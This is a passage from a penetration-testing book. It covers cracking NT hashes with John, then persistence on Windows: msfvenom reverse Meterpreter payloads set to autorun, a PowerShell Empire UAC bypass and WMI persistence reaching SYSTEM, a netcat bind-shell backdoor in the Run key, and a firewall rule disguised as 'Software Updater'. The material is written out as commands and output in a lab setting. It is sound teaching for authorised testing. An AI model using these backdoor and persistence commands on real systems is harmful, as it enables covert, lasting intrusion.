John knows what to do with the formatted text files. As you can see, I recovered one of my passwords in about 30 seconds when I passed this command: `john --rules=all --format=nt-old --fork=2 nt.txt`:



```
root@mank:~/ntds# john --rules=all --format=nt-old --fork=2 nt.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 7 password hashes with no different salts (NT-old [MD4 128/128 X2 SSE2-16])
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
Each node loaded the whole wordfile to memory
Spartan1978      (execGJohnson)
```

Some environments will yield thousands of hashes. Even John running on a humble CPU will start cracking the low-hanging fruit very quickly. Another area to consider for offline research is GPU cracking, which leverages the FLOPS of a graphics processor to crack passwords at wild rates. Especially on shorter assessments, it can make a tremendous difference.

Summary

In this chapter, we looked behind the scenes at some basic privilege escalation techniques. We reviewed how Metasploit accomplishes this automatically, but also how it may be possible with local exploits. We did a quick review of the post phase with Armitage and revisited pivoting. We reviewed PowerShell Empire and creating stealthy agents with remote WMI commands. We then took a look at using an Empire module to steal access tokens while reviewing the underlying concept. Finally, we explored a technique for extracting hashes from a domain controller by exploiting built-in backup mechanisms. Overall, we demonstrated several attacks that employed functionality that is built into Windows, increasing our stealth and providing useful configuration recommendations for the client.

In the final chapter, we'll be looking at persistence: techniques to allow our established access to persist through reboots and reconfiguration. With a foundation in maintaining our access, we allow ourselves time to gather as much information as possible, hence increasing the value of the assessment for the client.

Questions

1. Named pipes are also known as _____ in Unix-like systems.
2. An ASCII character is always 8 bits long, whereas a WCHAR character is always 16 bits long. (True | False)
3. What does WMI stand for?
4. What does IPC stand for?
5. In addition to a returned error code, a successful remote WMI process call will also return the _____, which you can then use to verify your agent's context.
6. Shadow copies are copies of what?
7. What's the crucial piece of information contained in the `SYSTEM` hive for extracting hashes from the NTDS database?

Further reading

- Windows Server 2008, 180-day trial copy: `https://www.microsoft.com/en-us/download/details.aspx?id=11093`
- Named pipe documentation: `https://docs.microsoft.com/en-us/windows/desktop/ipc/named-pipes`
- WMI reference documentation: `https://docs.microsoft.com/en-us/windows/desktop/wmisdk/wmi-reference`

16
Maintaining Access

We've been on a long journey together through these pages. It's fitting that we end up here, asking the remaining question when you've cracked your way in and proven there's a gap in the client's defense: how do I keep my access? This is a funny question because it's often neglected despite its importance. When a lot of people talk about hacking computers, they think about the excitement of working your way up to breaking open the door. Hacking is problem solving, and sometimes it's easy to forget that being able to persist our access is a problem in its own right. In the context of penetration testing in particular, persistence can be easily taken for granted because we're often working to tight schedules. It seems there's a race to get domain admin or get root, and we stop there to wrap up the report. It's a shame that assessments are often scheduled this way, especially in today's world of **advanced persistent threats** (**APTs**).

Remember a broad goal in your assessments: escalate from quiet to relatively noisy and note the point at which you're caught. Getting domain admin while no one notices versus getting domain admin right as the authorities break down your door are two different results. This mentality should continue into the persistence phase.

In this chapter, we will cover the following:

- Turning our ordinary executable payloads into persistent payloads that survive reboots
- Escalating our PowerShell Empire agent to a stealthy WMI-based persistent agent
- Using a Meterpreter shell to upload a backdoor and configure persistent access in the Registry and Windows firewall
- Creating persistent scripts with the PowerSploit suite

Technical requirements

The following are the prerequisites needed for this chapter:

- Kali Linux.
- Two Windows 7 VMs: one as a script builder, the other as the target. One VM will suffice if two are not available.

Persistence with Metasploit and PowerShell Empire

We've covered generating payloads at several points throughout this book. We played around with just plain `msfvenom` for generating payloads in a variety of formats and with custom options, and we explored stealthy patching of legitimate executables with Shellter for advanced compromise. Now we bring the discussion full-circle by leveraging Metasploit's persistence module.


Creating a payload for Metasploit persister

For the sake of this demonstration, we're going to generate a quick and dirty reverse Meterpreter executable. Note, when we configure the persistence module, however, that we can use any executable we want.

We'll keep it nice and simple with the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.154.133
LPORT=10000 -f exe > persist.exe
```

Substitute your own IP and local port, of course:




```
root@troy:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.154.133 L
PORT=10000 -f exe > persist.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

A word to the wise: this isn't your ordinary payload that you're using for an immediate means to an end. This isn't the payload that, once it does its job, you discard and never think about again. This malicious program will persist and give the target more time to discover it. Careful research and planning will be your friend on this one.

Configuring the Metasploit persistence module and firing away

The old version of `persistence_exe` had a bunch of flags for it, and you can still run it that way; however, that usage is deprecated at the time of writing, so I chose to use it as a `post` module. I like it now because it makes the whole process very simple. You define what the executable will be called when it resides on the target, with `set REXENAME`; you point out where the executable is on your system, with `set REXEPATH`; and you set the Meterpreter session where this attack will take place, with `set SESSION`.

When you fire off `exploit`, the console will tell you exactly what it's doing:




```
msf post(windows/manage/persistence_exe) > set REXENAME updater.exe
REXENAME => updater.exe
msf post(windows/manage/persistence_exe) > set REXEPATH /root/persist.exe
REXEPATH => /root/persist.exe
msf post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf post(windows/manage/persistence_exe) > exploit
[*] Running module against YOKNET-MATTAWAN
[*] Reading Payload from file /root/persist.exe
[+] Persistent Script written to C:\Windows\TEMP\updater.exe
[*] Executing script C:\Windows\TEMP\updater.exe
[+] Agent executed with PID 1096
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\aZuKLsarVvjUUwV
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\aZuKLsarVvjUUwV
[*] Cleanup Meterpreter RC File:
/root/.msf4/logs/persistence/YOKNET-MATTAWAN_20180719.2818/YOKNET-MATTAWAN_20180719.2818.rc
[*] Post module execution completed
```

Let's do a run-down of these steps:

1. Metasploit reads your payload and writes it to the target.
2. Metasploit executes the payload and returns the PID, for immediate use.
3. Metasploit modifies the registry on the target to cause execution with every logon. (`HKCU` means `HKEY_CURRENT_USER`.)
4. The resource file that was created to accomplish these tasks is cleaned up.

Verifying your persistent Meterpreter backdoor

Though we can certainly verify that the registry change took place and that the payload is running in the current session, the real test is to deliberately break our connection with a reboot and wait for the phone-home to our listener. Make sure you configure it with the correct port number. When you're ready, go ahead and reboot your target:



```
[*] Started reverse TCP handler on 0.0.0.0:10000
[*] Sending stage (179779 bytes) to 192.168.154.134
[*] Meterpreter session 7 opened (192.168.154.133:10000 -> 192.16
8.154.134:49221) at 2018-07-19 00:55:55 -0400

meterpreter > getuid
Server username: YOKNET\Administrator
meterpreter >
```


Before long, I see the connection appear automatically upon logging in as the affected user account on the target.

Remember, the configuration of persistent payload and listening attacker is crucial here. For example, if the attacker has an IP address assigned by DHCP, it's liable to change and your payload can't contact you anymore. Consider static IP addresses that you can keep for as long as you require persistence, and consider port numbers that aren't likely to conflict with anything else you need while you wait for connections.

Not to be outdone – persistence in PS Empire

If you haven't already figured this out, PowerShell Empire is a very powerful framework. Since stealth is more important for persistence, executing payloads with PowerShell makes our lives a little easier; as you can imagine, a persistent Empire agent is gold.

If you need to review getting your agent up and running, go back to the PowerShell chapter. In our example, we've already set up our listener, executed a stager on the target, and established an agent connection with `7Z8TSBY9`:




```
(Empire) > main
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 7Z8TSBY9 ps 192.168.154.129 YOKNET-TEST01     YOKNET-TEST01\TestAdmin powershell

(Empire: agents) > 
```

Make note of the username. Yes, the name is descriptive: this account is a local administrator. Try to fire off some modules with it, though. You might get an error message telling you that the agent needs to be in an elevated context. Well that's funny—I'm already the administrator. The likely scenario on our Windows 7 box is **User Account Control** (**UAC**).

Elevating the security context of our Empire agent

UAC is that lovely feature Windows users have been dealing with since Vista: it prompts you to acknowledge certain changes to the system. The logic and effectiveness is a whole debate for another place, but it's a step in the right direction from how things used to work in Windows: when an administrator was logged on, everything that account did had administrator privileges. UAC means that everything runs at a standard user level by default, including our naughty scripts. Thankfully, Empire doesn't sweat this problem.

Prepare the `bypassuac` module with `usemodule powershell/privesc/bypassuac`. If you use `info` to see your options, you'll notice that the only important setting is `Listener`. Use the `set Listener` command and then `execute`:




```
(Empire: powershell/privesc/bypassuac) > set Listener persist
(Empire: powershell/privesc/bypassuac) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 7Z8TSBY9 to run TASK_CMD_JOB
[*] Agent 7Z8TSBY9 tasked with task ID 2
[*] Tasked agent 7Z8TSBY9 to run module powershell/privesc/bypassuac
(Empire: powershell/privesc/bypassuac) > [*] Agent 7Z8TSBY9 returned results.
[*] Valid results returned by 192.168.154.129
[*] Sending POWERSHELL stager (stage 1) to 192.168.154.129
[*] New agent BZ7M9KVG checked in
[+] Initial agent BZ7M9KVG from 192.168.154.129 now active (Slack)
[*] Sending agent (stage 2) to BZ7M9KVG at 192.168.154.129
```

Oh, look: you made a new friend! Say hello to agent `BZ7M9KVG`. Note that the original agent was not itself elevated and it's still running. Instead, a new agent with the elevated rights connects back to us.

Creating a WMI subscription for stealthy persistence of your agent

In short, the WMI event subscription method will create an "event" with certain criteria that will result in persistent and fileless execution of our payload. There are different methods for this particular attack, but today we're using the logon method. This will create a WMI event filter that will execute the payload after an uptime of four minutes. After entering the module mode with `use powershell/persistence/elevated/wmi`, set the agent that will receive the persistence task. Make sure you select the elevated one! It's the agent with a star next to the username:




```
(Empire: powershell/persistence/elevated/wmi) > set Agent BZ7M9KVG
(Empire: powershell/persistence/elevated/wmi) > set Listener persist
(Empire: powershell/persistence/elevated/wmi) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked BZ7M9KVG to run TASK_CMD_WAIT
[*] Agent BZ7M9KVG tasked with task ID 1
[*] Tasked agent BZ7M9KVG to run module powershell/persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > [*] Agent BZ7M9KVG returned results.
[*] Valid results returned by 192.168.154.129
```

Note that we're configuring both `set Agent` and `set Listener`.

Verifying agent persistence

That's it. Valid results were returned by our faithful agent. How do we know? Reboot the target and go back to the main menu in Empire. You should still see your listener running.

Check out the timestamps in this lab demonstration. The first two agents that we needed for escalation are now dead and were last seen at 02:50. Assume it takes a minute or two to reboot. Therefore, we should expect a *new* agent checking in at about 02:55 or 02:56:



```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 192.168.154.129
[*] New agent 4KLXDSYC checked in
[+] Initial agent 4KLXDSYC from 192.168.154.129 now active (Slack)
[*] Sending agent (stage 2) to 4KLXDSYC at 192.168.154.129
(Empire) >
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------            ---    -----    ---------
 7Z8TSBY9 ps 192.168.154.129 YOKNET-TEST01     YOKNET-TEST01\TestAdmin powershell         2156   5/0.0    2018-07-19 02:50:09
 BZ7M9KVG ps 192.168.154.129 YOKNET-TEST01     *YOKNET-TEST01\TestAdmi powershell         1288   5/0.0    2018-07-19 02:50:08
 4KLXDSYC ps 192.168.154.129 YOKNET-TEST01     *WORKGROUP\SYSTEM       powershell         896    5/0.0    2018-07-19 02:56:24
```

Whoa! Our new agent is running as `SYSTEM`. We now have total control of the computer and it will maintain this relationship through reboots. Permanent WMI subscriptions run as `SYSTEM`, rendering this not only a valuable persistence exercise, but also a solid way to elevate privileges.

Hack tunnels – netcat backdoors on the fly


I can hear what you're thinking. You're wondering whether `netcat` is really a good idea for this purpose. It isn't an encrypted tunnel with any authentication mechanism, and `nc.exe` is notoriously flagged by AV software. Well, we're running with `netcat` for now because it makes for a nice demonstration, but there is a practical purpose: I'm not sure there's anything quite as fast as this method for creating a persistent backdoor into a shell session on a Windows target. Nevertheless, you can leverage this method with any listener you like.

Uploading and configuring persistent netcat with meterpreter

We've seen the easy way to transfer files over the LAN with `SimpleHTTPServer`. This time, we're assuming a Meterpreter foothold has been established and we're just setting up a quicker, *callback number*.

Use the `upload` command to get your backdoor on to the target. Next, the part that makes this happen with every boot: adding the executable to the registry. Note the double backslashes to avoid the break the single backslash normally represents:

```
> upload /usr/share/windows-binaries/nc.exe C:\\Windows\\system32
> reg setval -k HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run -v
nc -d 'C:\Windows\system32\nc.exe -Ldp 9009 -e cmd.exe'
```




```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\Windows\\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> C:\Windows\system32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> C:\Windows\system32\nc.exe
meterpreter > reg setval -k HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
-v nc -d 'C:\Windows\system32\nc.exe -Ldp 9009 -e cmd.exe'
Successfully set nc of REG_SZ.
```

Note that the actual command for execution at boot time is `nc.exe -Ldp 9009 -e cmd.exe`. Don't forget that port number.

Remotely tweaking Windows Firewall to allow inbound netcat connections

Now I know what the hacker in you is saying: *all we did is ensure the backdoor will load at boot time. We're probably gonna hit a firewall on the way back in*. Indeed, the student becomes the master. We can use a `netsh` one-liner to take care of this. Jump into a shell with the target and send this command:

```
> netsh advfirewall firewall add rule name="Software Updater" dir=in
action=allow protocol=TCP localport=9009
```




```
C:\Windows\system32> netsh advfirewall firewall add rule name="Software Updater"
dir=in action=allow protocol=TCP localport=9009
Ok.


C:\Windows\system32> netsh advfirewall firewall show rule name="Software Updater"

Rule Name:                            Software Updater
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            9009
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow
Ok.
```

Note that I gave the rule a name. This is a little social engineering on your part; you hope that an administrator glancing over the rules will tune out words such as software and updater. Of course, you could make the name *you got haxxed bro*. It's up to you.

The `netsh` command lets you know that all is well with your rule addition with a simple `Ok`.

Verifying persistence is established

Well, this is the easiest thing to verify. Try to contact your backdoor after rebooting the target:



```
root@troy:~# nc -v 192.168.154.134 9009
192.168.154.134: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.154.134] 9009 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\SysWOW64>
```

Once again, try this out with different listeners. Perhaps you could get away with SSH? Maybe you could get more granular with the firewall rule to only allow your IP address. Hopefully, the potential is clear to you now.

Maintaining access with PowerSploit

The PowerSploit framework is a real treat for the post-exploitation phase. The framework consists of a goodie bag full of PowerShell scripts that do various bits of magic. A full exploration of PowerSploit is an exercise I leave to you, dear reader; for now, we're checking out the persistence module.


Let's understand the module concept first. Modules are essentially collections of PowerShell scripts that together form a cohesive theme or type of task. You can group tools together in a folder, dump that into the module path, and then import the group as needed. A well-written module integrates seamlessly with all of what makes PowerShell special. In particular, `Get-Help` works as expected with the scripts. Yes, you can `Get-Help` these malicious scripts to understand exactly how to use them. Let's try it out.

Installing the persistence module in PowerShell

If you're using Kali Linux 2018.2, you'll notice that PowerSploit is already present. We're *not* going to use what's installed! There's a newer version and it isn't in the repository, so `apt-get` will tell you that the latest is installed. Ignore the existing version and grab version 3.0:


```
# git clone https://github.com/PowerShellMafia/PowerSploit
```

Once the files are pulled, use `cd PowerSploit` and start `SimpleHTTPServer` so that we can deliver the goodies to our Windows 7 attack box, where we'll be prepping the persistence script:



```
root@troy:~# cd PowerSploit/
root@troy:~/PowerSploit# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

With a browser on the Windows 7 attacker, download the entire `Persistence` folder. If you're downloading the files individually, just make sure they end up in a local folder called `Persistence`:



Directory listing for /Persistence/ - Windows Internet Explorer

http://192.168.154.131:8000/Persistence/

Directory listing for /Persistence/

- Persistence.psd1
- Persistence.psm1
- Usage.md


File Download - Security Warning

Do you want to open or save this file?

Name: Persistence.psd1
Type: Microsoft.PowerShellData.1, 763 bytes
From: **192.168.154.131**


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not open or save this software. What's the risk?

Now we need to install the persistence module in PowerShell. All we have to do is move the newly acquired `Persistence` folder over to the PowerShell module path on your system. Fire up PowerShell and display the `PSModulePath` environment variable with `$Env:PSModulePath`:




```
PS C:\Users\TestAdmin> $Env:PSModulePath
C:\Users\TestAdmin\Documents\WindowsPowerShell\Modules;C:\W
indows\system32\WindowsPowerShell\v1.0\Modules\
PS C:\Users\TestAdmin>
```

Just do an ordinary cut and paste of the `Persistence` folder to your module path. You should see the other installed modules in this location as well:



```
C:\Windows\System32\WindowsPowerShell\v1.0\Modules

Name                  Date modified         Type         Size
AppLocker             4/11/2011 10:24 PM    File folder
BitsTransfer          4/11/2011 10:16 PM    File folder
Persistence           7/18/2018 11:49 AM    File folder
PSDiagnostics         7/14/2009 12:52 AM    File folder
TroubleshootingPack   4/11/2011 10:16 PM    File folder

Persistence Date modified: 7/18/2018 11:49 AM
File folder
```

Slow down. Don't pop the cork on that champagne just yet. If you're using a freshly installed Windows 7 VM as your attacker, you probably have a restricted execution policy set for PowerShell. We'll want to open it up with `Set-ExecutionPolicy -ExecutionPolicy Unrestricted`. Then, we can import our new fancy module with `Import-Module Persistence`. You'll be prompted for permission to become an evil hacker. The default is `Do not run`, so make sure to pass `R` to the prompt. When you're all done, you can fire up the `Get-Help` cmdlet like you would for any ol' module:



```
PS C:\Users\TestAdmin> Get-Help Persistence

Name                              Category  Synopsis
----                              --------  --------
Add-Persistence                   Function  Add persistence capabilities to ...
New-ElevatedPersistenceOption     Function  Configure elevated persistence o...
New-UserPersistenceOption         Function  Configure user-level persistence...
```

